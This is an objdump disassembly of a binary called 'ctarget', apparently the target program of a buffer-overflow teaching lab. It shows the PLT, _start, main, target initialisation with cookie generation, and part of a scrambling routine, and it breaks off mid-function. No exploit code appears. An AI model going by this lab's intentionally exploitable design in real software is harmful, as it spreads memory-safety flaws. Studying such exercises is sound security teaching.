```
ctarget:     file format elf64-x86-64
```

Disassembly of section .init:

```
0000000000400b70 <_init>:
  400b70:  48 83 ec 08              sub    $0x8,%rsp
  400b74:  48 8b 05 7d 34 20 00        mov    0x20347d(%rip),%rax        # 603ff8 <__gmon_start__>
  400b7b:  48 85 c0                 test   %rax,%rax
  400b7e:  74 02               je     400b82 <_init+0x12>
  400b80:  ff d0               callq  *%rax
  400b82:  48 83 c4 08              add    $0x8,%rsp
  400b86:  c3                  retq
```

Disassembly of section .plt:

```
0000000000400b90 <.plt>:
  400b90:  ff 35 72 34 20 00       pushq  0x203472(%rip)        # 604008
<_GLOBAL_OFFSET_TABLE_+0x8>
  400b96:  ff 25 74 34 20 00       jmpq   *0x203474(%rip)        # 604010
<_GLOBAL_OFFSET_TABLE_+0x10>
  400b9c:  0f 1f 40 00             nopl   0x0(%rax)

0000000000400ba0 <__errno_location@plt>:
  400ba0:  ff 25 72 34 20 00       jmpq   *0x203472(%rip)        # 604018
<__errno_location@GLIBC_2.2.5>
  400ba6:  68 00 00 00 00          pushq  $0x0
  400bab:  e9 e0 ff ff ff          jmpq   400b90 <.plt>

0000000000400bb0 <srandom@plt>:
  400bb0:  ff 25 6a 34 20 00       jmpq   *0x20346a(%rip)        # 604020 <srandom@GLIBC_2.2.5>
  400bb6:  68 01 00 00 00          pushq  $0x1
  400bbb:  e9 d0 ff ff ff          jmpq   400b90 <.plt>

0000000000400bc0 <strncmp@plt>:
  400bc0:  ff 25 62 34 20 00       jmpq   *0x203462(%rip)        # 604028 <strncmp@GLIBC_2.2.5>
  400bc6:  68 02 00 00 00          pushq  $0x2
  400bcb:  e9 c0 ff ff ff          jmpq   400b90 <.plt>

0000000000400bd0 <strcpy@plt>:
  400bd0:  ff 25 5a 34 20 00       jmpq   *0x20345a(%rip)        # 604030 <strcpy@GLIBC_2.2.5>
  400bd6:  68 03 00 00 00          pushq  $0x3
  400bdb:  e9 b0 ff ff ff          jmpq   400b90 <.plt>

0000000000400be0 <puts@plt>:
  400be0:  ff 25 52 34 20 00       jmpq   *0x203452(%rip)        # 604038 <puts@GLIBC_2.2.5>
  400be6:  68 04 00 00 00          pushq  $0x4
  400beb:  e9 a0 ff ff ff          jmpq   400b90 <.plt>

0000000000400bf0 <write@plt>:
  400bf0:  ff 25 4a 34 20 00       jmpq   *0x20344a(%rip)        # 604040 <write@GLIBC_2.2.5>
  400bf6:  68 05 00 00 00        pushq  $0x5
  400bfb:  e9 90 ff ff ff        jmpq   400b90 <.plt>

0000000000400c00 <mmap@plt>:
  400c00:  ff 25 42 34 20 00     jmpq   *0x203442(%rip)        # 604048 <mmap@GLIBC_2.2.5>
  400c06:  68 06 00 00 00        pushq  $0x6
  400c0b:  e9 80 ff ff ff        jmpq   400b90 <.plt>

0000000000400c10 <memset@plt>:
  400c10:  ff 25 3a 34 20 00     jmpq   *0x20343a(%rip)        # 604050 <memset@GLIBC_2.2.5>
  400c16:  68 07 00 00 00        pushq  $0x7
  400c1b:  e9 70 ff ff ff        jmpq   400b90 <.plt>

0000000000400c20 <alarm@plt>:
  400c20:  ff 25 32 34 20 00     jmpq   *0x203432(%rip)        # 604058 <alarm@GLIBC_2.2.5>
  400c26:  68 08 00 00 00        pushq  $0x8
  400c2b:  e9 60 ff ff ff        jmpq   400b90 <.plt>

0000000000400c30 <close@plt>:
  400c30:  ff 25 2a 34 20 00     jmpq   *0x20342a(%rip)        # 604060 <close@GLIBC_2.2.5>
  400c36:  68 09 00 00 00        pushq  $0x9
  400c3b:  e9 50 ff ff ff        jmpq   400b90 <.plt>

0000000000400c40 <read@plt>:
  400c40:  ff 25 22 34 20 00     jmpq   *0x203422(%rip)        # 604068 <read@GLIBC_2.2.5>
  400c46:  68 0a 00 00 00        pushq  $0xa
  400c4b:  e9 40 ff ff ff        jmpq   400b90 <.plt>

0000000000400c50 <signal@plt>:
  400c50:  ff 25 1a 34 20 00     jmpq   *0x20341a(%rip)        # 604070 <signal@GLIBC_2.2.5>
  400c56:  68 0b 00 00 00        pushq  $0xb
  400c5b:  e9 30 ff ff ff        jmpq   400b90 <.plt>

0000000000400c60 <gethostbyname@plt>:
  400c60:  ff 25 12 34 20 00     jmpq   *0x203412(%rip)        # 604078
<gethostbyname@GLIBC_2.2.5>
  400c66:  68 0c 00 00 00        pushq  $0xc
  400c6b:  e9 20 ff ff ff        jmpq   400b90 <.plt>

0000000000400c70 <__memmove_chk@plt>:
  400c70:  ff 25 0a 34 20 00     jmpq   *0x20340a(%rip)        # 604080
<__memmove_chk@GLIBC_2.3.4>
  400c76:  68 0d 00 00 00        pushq  $0xd
  400c7b:  e9 10 ff ff ff        jmpq   400b90 <.plt>

0000000000400c80 <strtol@plt>:
  400c80:  ff 25 02 34 20 00     jmpq   *0x203402(%rip)        # 604088 <strtol@GLIBC_2.2.5>
  400c86:  68 0e 00 00 00        pushq  $0xe
  400c8b:  e9 00 ff ff ff        jmpq   400b90 <.plt>

0000000000400c90 <memcpy@plt>:
  400c90:  ff 25 fa 33 20 00     jmpq   *0x2033fa(%rip)        # 604090 <memcpy@GLIBC_2.14>
  400c96:  68 0f 00 00 00          pushq  $0xf
  400c9b:  e9 f0 fe ff ff          jmpq   400b90 <.plt>

0000000000400ca0 <time@plt>:
  400ca0:  ff 25 f2 33 20 00       jmpq   *0x2033f2(%rip)        # 604098 <time@GLIBC_2.2.5>
  400ca6:  68 10 00 00 00          pushq  $0x10
  400cab:  e9 e0 fe ff ff          jmpq   400b90 <.plt>

0000000000400cb0 <random@plt>:
  400cb0:  ff 25 ea 33 20 00       jmpq   *0x2033ea(%rip)        # 6040a0 <random@GLIBC_2.2.5>
  400cb6:  68 11 00 00 00          pushq  $0x11
  400cbb:  e9 d0 fe ff ff          jmpq   400b90 <.plt>

0000000000400cc0 <_IO_getc@plt>:
  400cc0:  ff 25 e2 33 20 00       jmpq   *0x2033e2(%rip)        # 6040a8 <_IO_getc@GLIBC_2.2.5>
  400cc6:  68 12 00 00 00          pushq  $0x12
  400ccb:  e9 c0 fe ff ff          jmpq   400b90 <.plt>

0000000000400cd0 <__isoc99_sscanf@plt>:
  400cd0:  ff 25 da 33 20 00       jmpq   *0x2033da(%rip)        # 6040b0
<__isoc99_sscanf@GLIBC_2.7>
  400cd6:  68 13 00 00 00          pushq  $0x13
  400cdb:  e9 b0 fe ff ff          jmpq   400b90 <.plt>

0000000000400ce0 <munmap@plt>:
  400ce0:  ff 25 d2 33 20 00       jmpq   *0x2033d2(%rip)        # 6040b8 <munmap@GLIBC_2.2.5>
  400ce6:  68 14 00 00 00          pushq  $0x14
  400ceb:  e9 a0 fe ff ff          jmpq   400b90 <.plt>

0000000000400cf0 <__printf_chk@plt>:
  400cf0:  ff 25 ca 33 20 00       jmpq   *0x2033ca(%rip)        # 6040c0 <__printf_chk@GLIBC_2.3.4>
  400cf6:  68 15 00 00 00          pushq  $0x15
  400cfb:  e9 90 fe ff ff          jmpq   400b90 <.plt>

0000000000400d00 <fopen@plt>:
  400d00:  ff 25 c2 33 20 00       jmpq   *0x2033c2(%rip)        # 6040c8 <fopen@GLIBC_2.2.5>
  400d06:  68 16 00 00 00          pushq  $0x16
  400d0b:  e9 80 fe ff ff          jmpq   400b90 <.plt>

0000000000400d10 <getopt@plt>:
  400d10:  ff 25 ba 33 20 00       jmpq   *0x2033ba(%rip)        # 6040d0 <getopt@GLIBC_2.2.5>
  400d16:  68 17 00 00 00          pushq  $0x17
  400d1b:  e9 70 fe ff ff          jmpq   400b90 <.plt>

0000000000400d20 <strtoul@plt>:
  400d20:  ff 25 b2 33 20 00       jmpq   *0x2033b2(%rip)        # 6040d8 <strtoul@GLIBC_2.2.5>
  400d26:  68 18 00 00 00          pushq  $0x18
  400d2b:  e9 60 fe ff ff          jmpq   400b90 <.plt>

0000000000400d30 <exit@plt>:
  400d30:  ff 25 aa 33 20 00       jmpq   *0x2033aa(%rip)        # 6040e0 <exit@GLIBC_2.2.5>
  400d36:  68 19 00 00 00          pushq  $0x19
  400d3b: e9 50 fe ff ff              jmpq   400b90 <.plt>

0000000000400d40 <connect@plt>:
  400d40: ff 25 a2 33 20 00       jmpq   *0x2033a2(%rip)        # 6040e8 <connect@GLIBC_2.2.5>
  400d46: 68 1a 00 00 00          pushq  $0x1a
  400d4b: e9 40 fe ff ff              jmpq   400b90 <.plt>

0000000000400d50 <__fprintf_chk@plt>:
  400d50: ff 25 9a 33 20 00       jmpq   *0x20339a(%rip)        # 6040f0 <__fprintf_chk@GLIBC_2.3.4>
  400d56: 68 1b 00 00 00          pushq  $0x1b
  400d5b: e9 30 fe ff ff              jmpq   400b90 <.plt>

0000000000400d60 <__sprintf_chk@plt>:
  400d60: ff 25 92 33 20 00       jmpq   *0x203392(%rip)        # 6040f8 <__sprintf_chk@GLIBC_2.3.4>
  400d66: 68 1c 00 00 00          pushq  $0x1c
  400d6b: e9 20 fe ff ff              jmpq   400b90 <.plt>

0000000000400d70 <socket@plt>:
  400d70: ff 25 8a 33 20 00       jmpq   *0x20338a(%rip)        # 604100 <socket@GLIBC_2.2.5>
  400d76: 68 1d 00 00 00          pushq  $0x1d
  400d7b: e9 10 fe ff ff              jmpq   400b90 <.plt>

Disassembly of section .text:

0000000000400d80 <_start>:
  400d80: 31 ed                   xor    %ebp,%ebp
  400d82: 49 89 d1                      mov    %rdx,%r9
  400d85: 5e                      pop    %rsi
  400d86: 48 89 e2                      mov    %rsp,%rdx
  400d89: 48 83 e4 f0                   and    $0xfffffffffffffff0,%rsp
  400d8d: 50                      push   %rax
  400d8e: 54                      push   %rsp
  400d8f: 49 c7 c0 40 2b 40 00          mov    $0x402b40,%r8
  400d96: 48 c7 c1 d0 2a 40 00          mov    $0x402ad0,%rcx
  400d9d: 48 c7 c7 ae 0f 40 00          mov    $0x400fae,%rdi
  400da4: ff 15 46 32 20 00       callq  *0x203246(%rip)        # 603ff0
<__libc_start_main@GLIBC_2.2.5>
  400daa: f4                      hlt
  400dab: 0f 1f 44 00 00          nopl   0x0(%rax,%rax,1)

0000000000400db0 <_dl_relocate_static_pie>:
  400db0: f3 c3                   repz retq
  400db2: 66 2e 0f 1f 84 00 00 nopw   %cs:0x0(%rax,%rax,1)
  400db9: 00 00 00
  400dbc: 0f 1f 40 00             nopl   0x0(%rax)

0000000000400dc0 <deregister_tm_clones>:
  400dc0: 55                      push   %rbp
  400dc1: b8 98 44 60 00          mov    $0x604498,%eax
  400dc6: 48 3d 98 44 60 00       cmp    $0x604498,%rax
  400dcc: 48 89 e5                      mov    %rsp,%rbp
  400dcf: 74 17                   je     400de8 <deregister_tm_clones+0x28>
  400dd1:	b8 00 00 00 00       	mov    $0x0,%eax
  400dd6:	48 85 c0             	test   %rax,%rax
  400dd9:	74 0d                	je     400de8 <deregister_tm_clones+0x28>
  400ddb:	5d                   	pop    %rbp
  400ddc:	bf 98 44 60 00       	mov    $0x604498,%edi
  400de1:	ff e0                	jmpq   *%rax
  400de3:	0f 1f 44 00 00       	nopl   0x0(%rax,%rax,1)
  400de8:	5d                   	pop    %rbp
  400de9:	c3                   	retq   
  400dea:	66 0f 1f 44 00 00    	nopw   0x0(%rax,%rax,1)

0000000000400df0 <register_tm_clones>:
  400df0:	be 98 44 60 00       	mov    $0x604498,%esi
  400df5:	55                   	push   %rbp
  400df6:	48 81 ee 98 44 60 00 	sub    $0x604498,%rsi
  400dfd:	48 89 e5             	mov    %rsp,%rbp
  400e00:	48 c1 fe 03          	sar    $0x3,%rsi
  400e04:	48 89 f0             	mov    %rsi,%rax
  400e07:	48 c1 e8 3f          	shr    $0x3f,%rax
  400e0b:	48 01 c6             	add    %rax,%rsi
  400e0e:	48 d1 fe             	sar    %rsi
  400e11:	74 15                	je     400e28 <register_tm_clones+0x38>
  400e13:	b8 00 00 00 00       	mov    $0x0,%eax
  400e18:	48 85 c0             	test   %rax,%rax
  400e1b:	74 0b                	je     400e28 <register_tm_clones+0x38>
  400e1d:	5d                   	pop    %rbp
  400e1e:	bf 98 44 60 00       	mov    $0x604498,%edi
  400e23:	ff e0                	jmpq   *%rax
  400e25:	0f 1f 00             	nopl   (%rax)
  400e28:	5d                   	pop    %rbp
  400e29:	c3                   	retq   
  400e2a:	66 0f 1f 44 00 00    	nopw   0x0(%rax,%rax,1)

0000000000400e30 <__do_global_dtors_aux>:
  400e30:	80 3d 91 36 20 00 00 	cmpb   $0x0,0x203691(%rip)        # 6044c8 <completed.7698>
  400e37:	75 17                	jne    400e50 <__do_global_dtors_aux+0x20>
  400e39:	55                   	push   %rbp
  400e3a:	48 89 e5             	mov    %rsp,%rbp
  400e3d:	e8 7e ff ff ff       	callq  400dc0 <deregister_tm_clones>
  400e42:	c6 05 7f 36 20 00 01 	movb   $0x1,0x20367f(%rip)        # 6044c8 <completed.7698>
  400e49:	5d                   	pop    %rbp
  400e4a:	c3                   	retq   
  400e4b:	0f 1f 44 00 00       	nopl   0x0(%rax,%rax,1)
  400e50:	f3 c3                	repz retq 
  400e52:	0f 1f 40 00          	nopl   0x0(%rax)
  400e56:	66 2e 0f 1f 84 00 00 	nopw   %cs:0x0(%rax,%rax,1)
  400e5d:	00 00 00 

0000000000400e60 <frame_dummy>:
  400e60:	55                   	push   %rbp
  400e61:	48 89 e5             	mov    %rsp,%rbp
  400e64:	5d                   	pop    %rbp
  400e65:	eb 89                	jmp    400df0 <register_tm_clones>

0000000000400e67 <usage>:
  400e67:	48 83 ec 08          	sub    $0x8,%rsp
  400e6b:	48 89 fa             	mov    %rdi,%rdx
  400e6e:	83 3d 93 36 20 00 00 	cmpl   $0x0,0x203693(%rip)        # 604508 <is_checker>
  400e75:	74 3c                	je     400eb3 <usage+0x4c>
  400e77:	be 58 2b 40 00       	mov    $0x402b58,%esi
  400e7c:	bf 01 00 00 00       	mov    $0x1,%edi
  400e81:	b8 00 00 00 00       	mov    $0x0,%eax
  400e86:	e8 65 fe ff ff       	callq  400cf0 <__printf_chk@plt>
  400e8b:	bf 80 2b 40 00       	mov    $0x402b80,%edi
  400e90:	e8 4b fd ff ff       	callq  400be0 <puts@plt>
  400e95:	bf f2 2b 40 00       	mov    $0x402bf2,%edi
  400e9a:	e8 41 fd ff ff       	callq  400be0 <puts@plt>
  400e9f:	bf 0c 2c 40 00       	mov    $0x402c0c,%edi
  400ea4:	e8 37 fd ff ff       	callq  400be0 <puts@plt>
  400ea9:	bf 00 00 00 00       	mov    $0x0,%edi
  400eae:	e8 7d fe ff ff       	callq  400d30 <exit@plt>
  400eb3:	be 28 2c 40 00       	mov    $0x402c28,%esi
  400eb8:	bf 01 00 00 00       	mov    $0x1,%edi
  400ebd:	b8 00 00 00 00       	mov    $0x0,%eax
  400ec2:	e8 29 fe ff ff       	callq  400cf0 <__printf_chk@plt>
  400ec7:	bf a8 2b 40 00       	mov    $0x402ba8,%edi
  400ecc:	e8 0f fd ff ff       	callq  400be0 <puts@plt>
  400ed1:	bf 45 2c 40 00       	mov    $0x402c45,%edi
  400ed6:	e8 05 fd ff ff       	callq  400be0 <puts@plt>
  400edb:	eb cc                	jmp    400ea9 <usage+0x42>

0000000000400edd <initialize_target>:
  400edd:	55                   	push   %rbp
  400ede:	53                   	push   %rbx
  400edf:	48 81 ec 08 20 00 00 	sub    $0x2008,%rsp
  400ee6:	89 f5                	mov    %esi,%ebp
  400ee8:	89 3d 0a 36 20 00    	mov    %edi,0x20360a(%rip)        # 6044f8 <check_level>
  400eee:	8b 3d 54 32 20 00    	mov    0x203254(%rip),%edi        # 604148 <target_id>
  400ef4:	e8 b2 1b 00 00       	callq  402aab <gencookie>
  400ef9:	89 05 05 36 20 00    	mov    %eax,0x203605(%rip)        # 604504 <cookie>
  400eff:	89 c7                	mov    %eax,%edi
  400f01:	e8 a5 1b 00 00       	callq  402aab <gencookie>
  400f06:	89 05 f4 35 20 00    	mov    %eax,0x2035f4(%rip)        # 604500 <authkey>
  400f0c:	8b 05 36 32 20 00    	mov    0x203236(%rip),%eax        # 604148 <target_id>
  400f12:	8d 78 01             	lea    0x1(%rax),%edi
  400f15:	e8 96 fc ff ff       	callq  400bb0 <srandom@plt>
  400f1a:	e8 91 fd ff ff       	callq  400cb0 <random@plt>
  400f1f:	89 c7                	mov    %eax,%edi
  400f21:	e8 24 02 00 00       	callq  40114a <scramble>
  400f26:	89 c3                	mov    %eax,%ebx
  400f28:	85 ed                	test   %ebp,%ebp
  400f2a:	75 3d                	jne    400f69 <initialize_target+0x8c>
  400f2c:	b8 00 00 00 00       	mov    $0x0,%eax
  400f31:	01 d8                	add    %ebx,%eax
  400f33:	0f b7 c0             	movzwl %ax,%eax
  400f36:	8d 04 c5 00 01 00 00 	lea    0x100(,%rax,8),%eax
  400f3d:	89 c0                	mov    %eax,%eax
  400f3f:	48 89 05 4a 35 20 00 	mov    %rax,0x20354a(%rip)        # 604490 <buf_offset>
  400f46:	c6 05 db 41 20 00 63 	movb   $0x63,0x2041db(%rip)        # 605128 <target_prefix>
  400f4d:	83 3d 34 35 20 00 00 	cmpl   $0x0,0x203534(%rip)        # 604488 <notify>
  400f54:	74 09                	je     400f5f <initialize_target+0x82>
  400f56:	83 3d ab 35 20 00 00 	cmpl   $0x0,0x2035ab(%rip)        # 604508 <is_checker>
  400f5d:	74 22                	je     400f81 <initialize_target+0xa4>
  400f5f:	48 81 c4 08 20 00 00 	add    $0x2008,%rsp
  400f66:	5b                   	pop    %rbx
  400f67:	5d                   	pop    %rbp
  400f68:	c3                   	retq
  400f69:	bf 00 00 00 00       	mov    $0x0,%edi
  400f6e:	e8 2d fd ff ff       	callq  400ca0 <time@plt>
  400f73:	89 c7                	mov    %eax,%edi
  400f75:	e8 36 fc ff ff       	callq  400bb0 <srandom@plt>
  400f7a:	e8 31 fd ff ff       	callq  400cb0 <random@plt>
  400f7f:	eb b0                	jmp    400f31 <initialize_target+0x54>
  400f81:	48 89 e7             	mov    %rsp,%rdi
  400f84:	e8 a0 18 00 00       	callq  402829 <init_driver>
  400f89:	85 c0                	test   %eax,%eax
  400f8b:	79 d2                	jns    400f5f <initialize_target+0x82>
  400f8d:	48 89 e2             	mov    %rsp,%rdx
  400f90:	be d0 2b 40 00       	mov    $0x402bd0,%esi
  400f95:	bf 01 00 00 00       	mov    $0x1,%edi
  400f9a:	b8 00 00 00 00       	mov    $0x0,%eax
  400f9f:	e8 4c fd ff ff       	callq  400cf0 <__printf_chk@plt>
  400fa4:	bf 08 00 00 00       	mov    $0x8,%edi
  400fa9:	e8 82 fd ff ff       	callq  400d30 <exit@plt>

0000000000400fae <main>:
  400fae:	41 55                	push   %r13
  400fb0:	41 54                	push   %r12
  400fb2:	55                   	push   %rbp
  400fb3:	53                   	push   %rbx
  400fb4:	48 83 ec 08          	sub    $0x8,%rsp
  400fb8:	41 89 fc             	mov    %edi,%r12d
  400fbb:	48 89 f3             	mov    %rsi,%rbx
  400fbe:	be da 1b 40 00       	mov    $0x401bda,%esi
  400fc3:	bf 0b 00 00 00       	mov    $0xb,%edi
  400fc8:	e8 83 fc ff ff       	callq  400c50 <signal@plt>
  400fcd:	be 8c 1b 40 00       	mov    $0x401b8c,%esi
  400fd2:	bf 07 00 00 00       	mov    $0x7,%edi
  400fd7:	e8 74 fc ff ff       	callq  400c50 <signal@plt>
  400fdc:	be 28 1c 40 00       	mov    $0x401c28,%esi
  400fe1:	bf 04 00 00 00       	mov    $0x4,%edi
  400fe6:	e8 65 fc ff ff       	callq  400c50 <signal@plt>
  400feb:	83 3d 16 35 20 00 00 	cmpl   $0x0,0x203516(%rip)        # 604508 <is_checker>
  400ff2:	75 1e                	jne    401012 <main+0x64>
  400ff4:	bd 5e 2c 40 00       	mov    $0x402c5e,%ebp
  400ff9:	48 8b 05 a0 34 20 00 	mov    0x2034a0(%rip),%rax        # 6044a0
```

```
<stdin@@GLIBC_2.2.5>
  401000:  48 89 05 e9 34 20 00       mov    %rax,0x2034e9(%rip)        # 6044f0 <infile>
  401007:  41 bd 00 00 00 00    mov    $0x0,%r13d
  40100d:  e9 82 00 00 00       jmpq   401094 <main+0xe6>
  401012:  be 76 1c 40 00       mov    $0x401c76,%esi
  401017:  bf 0e 00 00 00       mov    $0xe,%edi
  40101c:  e8 2f fc ff ff       callq  400c50 <signal@plt>
  401021:  bf 05 00 00 00       mov    $0x5,%edi
  401026:  e8 f5 fb ff ff       callq  400c20 <alarm@plt>
  40102b:  bd 63 2c 40 00       mov    $0x402c63,%ebp
  401030:  eb c7          jmp    400ff9 <main+0x4b>
  401032:  48 8b 3b             mov    (%rbx),%rdi
  401035:  e8 2d fe ff ff       callq  400e67 <usage>
  40103a:  be 0c 2f 40 00       mov    $0x402f0c,%esi
  40103f:  48 8b 3d 62 34 20 00       mov    0x203462(%rip),%rdi        # 6044a8
<optarg@@GLIBC_2.2.5>
  401046:  e8 b5 fc ff ff       callq  400d00 <fopen@plt>
  40104b:  48 89 05 9e 34 20 00       mov    %rax,0x20349e(%rip)        # 6044f0 <infile>
  401052:  48 85 c0             test   %rax,%rax
  401055:  75 3d          jne    401094 <main+0xe6>
  401057:  48 8b 0d 4a 34 20 00       mov    0x20344a(%rip),%rcx        # 6044a8
<optarg@@GLIBC_2.2.5>
  40105e:  ba 6b 2c 40 00       mov    $0x402c6b,%edx
  401063:  be 01 00 00 00       mov    $0x1,%esi
  401068:  48 8b 3d 51 34 20 00       mov    0x203451(%rip),%rdi        # 6044c0
<stderr@@GLIBC_2.2.5>
  40106f:  e8 dc fc ff ff       callq  400d50 <__fprintf_chk@plt>
  401074:  b8 01 00 00 00       mov    $0x1,%eax
  401079:  e9 c1 00 00 00       jmpq   40113f <main+0x191>
  40107e:  ba 10 00 00 00       mov    $0x10,%edx
  401083:  be 00 00 00 00       mov    $0x0,%esi
  401088:  48 8b 3d 19 34 20 00       mov    0x203419(%rip),%rdi        # 6044a8
<optarg@@GLIBC_2.2.5>
  40108f:  e8 8c fc ff ff       callq  400d20 <strtoul@plt>
  401094:  48 89 ea             mov    %rbp,%rdx
  401097:  48 89 de             mov    %rbx,%rsi
  40109a:  44 89 e7             mov    %r12d,%edi
  40109d:  e8 6e fc ff ff       callq  400d10 <getopt@plt>
  4010a2:  3c ff          cmp    $0xff,%al
  4010a4:  74 57          je     4010fd <main+0x14f>
  4010a6:  0f be d0             movsbl %al,%edx
  4010a9:  83 e8 61             sub    $0x61,%eax
  4010ac:  3c 10          cmp    $0x10,%al
  4010ae:  77 31          ja     4010e1 <main+0x133>
  4010b0:  0f b6 c0             movzbl %al,%eax
  4010b3:  ff 24 c5 b0 2c 40 00 jmpq   *0x402cb0(,%rax,8)
  4010ba:  ba 0a 00 00 00       mov    $0xa,%edx
  4010bf:  be 00 00 00 00       mov    $0x0,%esi
  4010c4:  48 8b 3d dd 33 20 00       mov    0x2033dd(%rip),%rdi        # 6044a8
<optarg@@GLIBC_2.2.5>
  4010cb:  e8 b0 fb ff ff       callq  400c80 <strtol@plt>
  4010d0:  41 89 c5             mov    %eax,%r13d
  4010d3:  eb bf                jmp    401094 <main+0xe6>
  4010d5:  c7 05 a9 33 20 00 00        movl   $0x0,0x2033a9(%rip)        # 604488 <notify>
  4010dc:  00 00 00
  4010df:  eb b3                       jmp    401094 <main+0xe6>
  4010e1:  be 88 2c 40 00              mov    $0x402c88,%esi
  4010e6:  bf 01 00 00 00              mov    $0x1,%edi
  4010eb:  b8 00 00 00 00              mov    $0x0,%eax
  4010f0:  e8 fb fb ff ff              callq  400cf0 <__printf_chk@plt>
  4010f5:  48 8b 3b                    mov    (%rbx),%rdi
  4010f8:  e8 6a fd ff ff              callq  400e67 <usage>
  4010fd:  c7 05 81 33 20 00 00        movl   $0x0,0x203381(%rip)        # 604488 <notify>
  401104:  00 00 00
  401107:  be 00 00 00 00              mov    $0x0,%esi
  40110c:  44 89 ef                    mov    %r13d,%edi
  40110f:  e8 c9 fd ff ff              callq  400edd <initialize_target>
  401114:  8b 15 ea 33 20 00           mov    0x2033ea(%rip),%edx        # 604504 <cookie>
  40111a:  be 9b 2c 40 00              mov    $0x402c9b,%esi
  40111f:  bf 01 00 00 00              mov    $0x1,%edi
  401124:  b8 00 00 00 00              mov    $0x0,%eax
  401129:  e8 c2 fb ff ff              callq  400cf0 <__printf_chk@plt>
  40112e:  48 8b 3d 5b 33 20 00        mov    0x20335b(%rip),%rdi        # 604490 <buf_offset>
  401135:  e8 17 0c 00 00              callq  401d51 <stable_launch>
  40113a:  b8 00 00 00 00              mov    $0x0,%eax
  40113f:  48 83 c4 08                 add    $0x8,%rsp
  401143:  5b                   pop    %rbx
  401144:  5d                   pop    %rbp
  401145:  41 5c                pop    %r12
  401147:  41 5d                pop    %r13
  401149:  c3                   retq

000000000040114a <scramble>:
  40114a:  b8 00 00 00 00              mov    $0x0,%eax
  40114f:  eb 11                jmp    401162 <scramble+0x18>
  401151:  69 d0 22 e0 00 00           imul   $0xe022,%eax,%edx
  401157:  01 fa                add    %edi,%edx
  401159:  89 c1                mov    %eax,%ecx
  40115b:  89 54 8c d0                 mov    %edx,-0x30(%rsp,%rcx,4)
  40115f:  83 c0 01                    add    $0x1,%eax
  401162:  83 f8 09                    cmp    $0x9,%eax
  401165:  76 ea                jbe    401151 <scramble+0x7>
  401167:  8b 44 24 f0                 mov    -0x10(%rsp),%eax
  40116b:  69 c0 6f 23 00 00           imul   $0x236f,%eax,%eax
  401171:  89 44 24 f0                 mov    %eax,-0x10(%rsp)
  401175:  8b 44 24 d8                 mov    -0x28(%rsp),%eax
  401179:  69 c0 ba 0e 00 00           imul   $0xeba,%eax,%eax
  40117f:  89 44 24 d8                 mov    %eax,-0x28(%rsp)
  401183:  8b 44 24 e4                 mov    -0x1c(%rsp),%eax
  401187:  69 c0 c0 8a 00 00           imul   $0x8ac0,%eax,%eax
  40118d:  89 44 24 e4                 mov    %eax,-0x1c(%rsp)
  401191:  8b 44 24 e4                 mov    -0x1c(%rsp),%eax
  401195:  69 c0 02 86 00 00           imul   $0x8602,%eax,%eax
  40119b:  89 44 24 e4                 mov    %eax,-0x1c(%rsp)
```

```
40119f:  8b 44 24 d8           mov    -0x28(%rsp),%eax
4011a3:  69 c0 bf 90 00 00     imul   $0x90bf,%eax,%eax
4011a9:  89 44 24 d8           mov    %eax,-0x28(%rsp)
4011ad:  8b 44 24 d0           mov    -0x30(%rsp),%eax
4011b1:  69 c0 7c 09 00 00     imul   $0x97c,%eax,%eax
4011b7:  89 44 24 d0           mov    %eax,-0x30(%rsp)
4011bb:  8b 44 24 d4           mov    -0x2c(%rsp),%eax
4011bf:  69 c0 6a 61 00 00     imul   $0x616a,%eax,%eax
4011c5:  89 44 24 d4           mov    %eax,-0x2c(%rsp)
4011c9:  8b 44 24 e4           mov    -0x1c(%rsp),%eax
4011cd:  69 c0 57 6c 00 00     imul   $0x6c57,%eax,%eax
4011d3:  89 44 24 e4           mov    %eax,-0x1c(%rsp)
4011d7:  8b 44 24 d0           mov    -0x30(%rsp),%eax
4011db:  69 c0 de c7 00 00     imul   $0xc7de,%eax,%eax
4011e1:  89 44 24 d0           mov    %eax,-0x30(%rsp)
4011e5:  8b 44 24 f4           mov    -0xc(%rsp),%eax
4011e9:  69 c0 b9 e3 00 00     imul   $0xe3b9,%eax,%eax
4011ef:  89 44 24 f4           mov    %eax,-0xc(%rsp)
4011f3:  8b 44 24 f4           mov    -0xc(%rsp),%eax
4011f7:  69 c0 f3 f0 00 00     imul   $0xf0f3,%eax,%eax
4011fd:  89 44 24 f4           mov    %eax,-0xc(%rsp)
401201:  8b 44 24 d4           mov    -0x2c(%rsp),%eax
401205:  69 c0 58 f0 00 00     imul   $0xf058,%eax,%eax
40120b:  89 44 24 d4           mov    %eax,-0x2c(%rsp)
40120f:  8b 44 24 d4           mov    -0x2c(%rsp),%eax
401213:  69 c0 dc 25 00 00     imul   $0x25dc,%eax,%eax
401219:  89 44 24 d4           mov    %eax,-0x2c(%rsp)
40121d:  8b 44 24 d4           mov    -0x2c(%rsp),%eax
401221:  69 c0 81 67 00 00     imul   $0x6781,%eax,%eax
401227:  89 44 24 d4           mov    %eax,-0x2c(%rsp)
40122b:  8b 44 24 dc           mov    -0x24(%rsp),%eax
40122f:  69 c0 7f a7 00 00     imul   $0xa77f,%eax,%eax
401235:  89 44 24 dc           mov    %eax,-0x24(%rsp)
401239:  8b 44 24 d0           mov    -0x30(%rsp),%eax
40123d:  69 c0 91 7e 00 00     imul   $0x7e91,%eax,%eax
401243:  89 44 24 d0           mov    %eax,-0x30(%rsp)
401247:  8b 44 24 e0           mov    -0x20(%rsp),%eax
40124b:  69 c0 c8 16 00 00     imul   $0x16c8,%eax,%eax
401251:  89 44 24 e0           mov    %eax,-0x20(%rsp)
401255:  8b 44 24 f0           mov    -0x10(%rsp),%eax
401259:  69 c0 8e 27 00 00     imul   $0x278e,%eax,%eax
40125f:  89 44 24 f0           mov    %eax,-0x10(%rsp)
401263:  8b 44 24 e8           mov    -0x18(%rsp),%eax
401267:  69 c0 d7 b1 00 00     imul   $0xb1d7,%eax,%eax
40126d:  89 44 24 e8           mov    %eax,-0x18(%rsp)
401271:  8b 44 24 f4           mov    -0xc(%rsp),%eax
401275:  69 c0 85 d5 00 00     imul   $0xd585,%eax,%eax
40127b:  89 44 24 f4           mov    %eax,-0xc(%rsp)
40127f:  8b 44 24 dc           mov    -0x24(%rsp),%eax
401283:  69 c0 60 33 00 00     imul   $0x3360,%eax,%eax
401289:  89 44 24 dc           mov    %eax,-0x24(%rsp)
40128d:  8b 44 24 e8           mov    -0x18(%rsp),%eax
```

```
401291:  69 c0 fb 91 00 00      imul   $0x91fb,%eax,%eax
401297:  89 44 24 e8            mov    %eax,-0x18(%rsp)
40129b:  8b 44 24 d8            mov    -0x28(%rsp),%eax
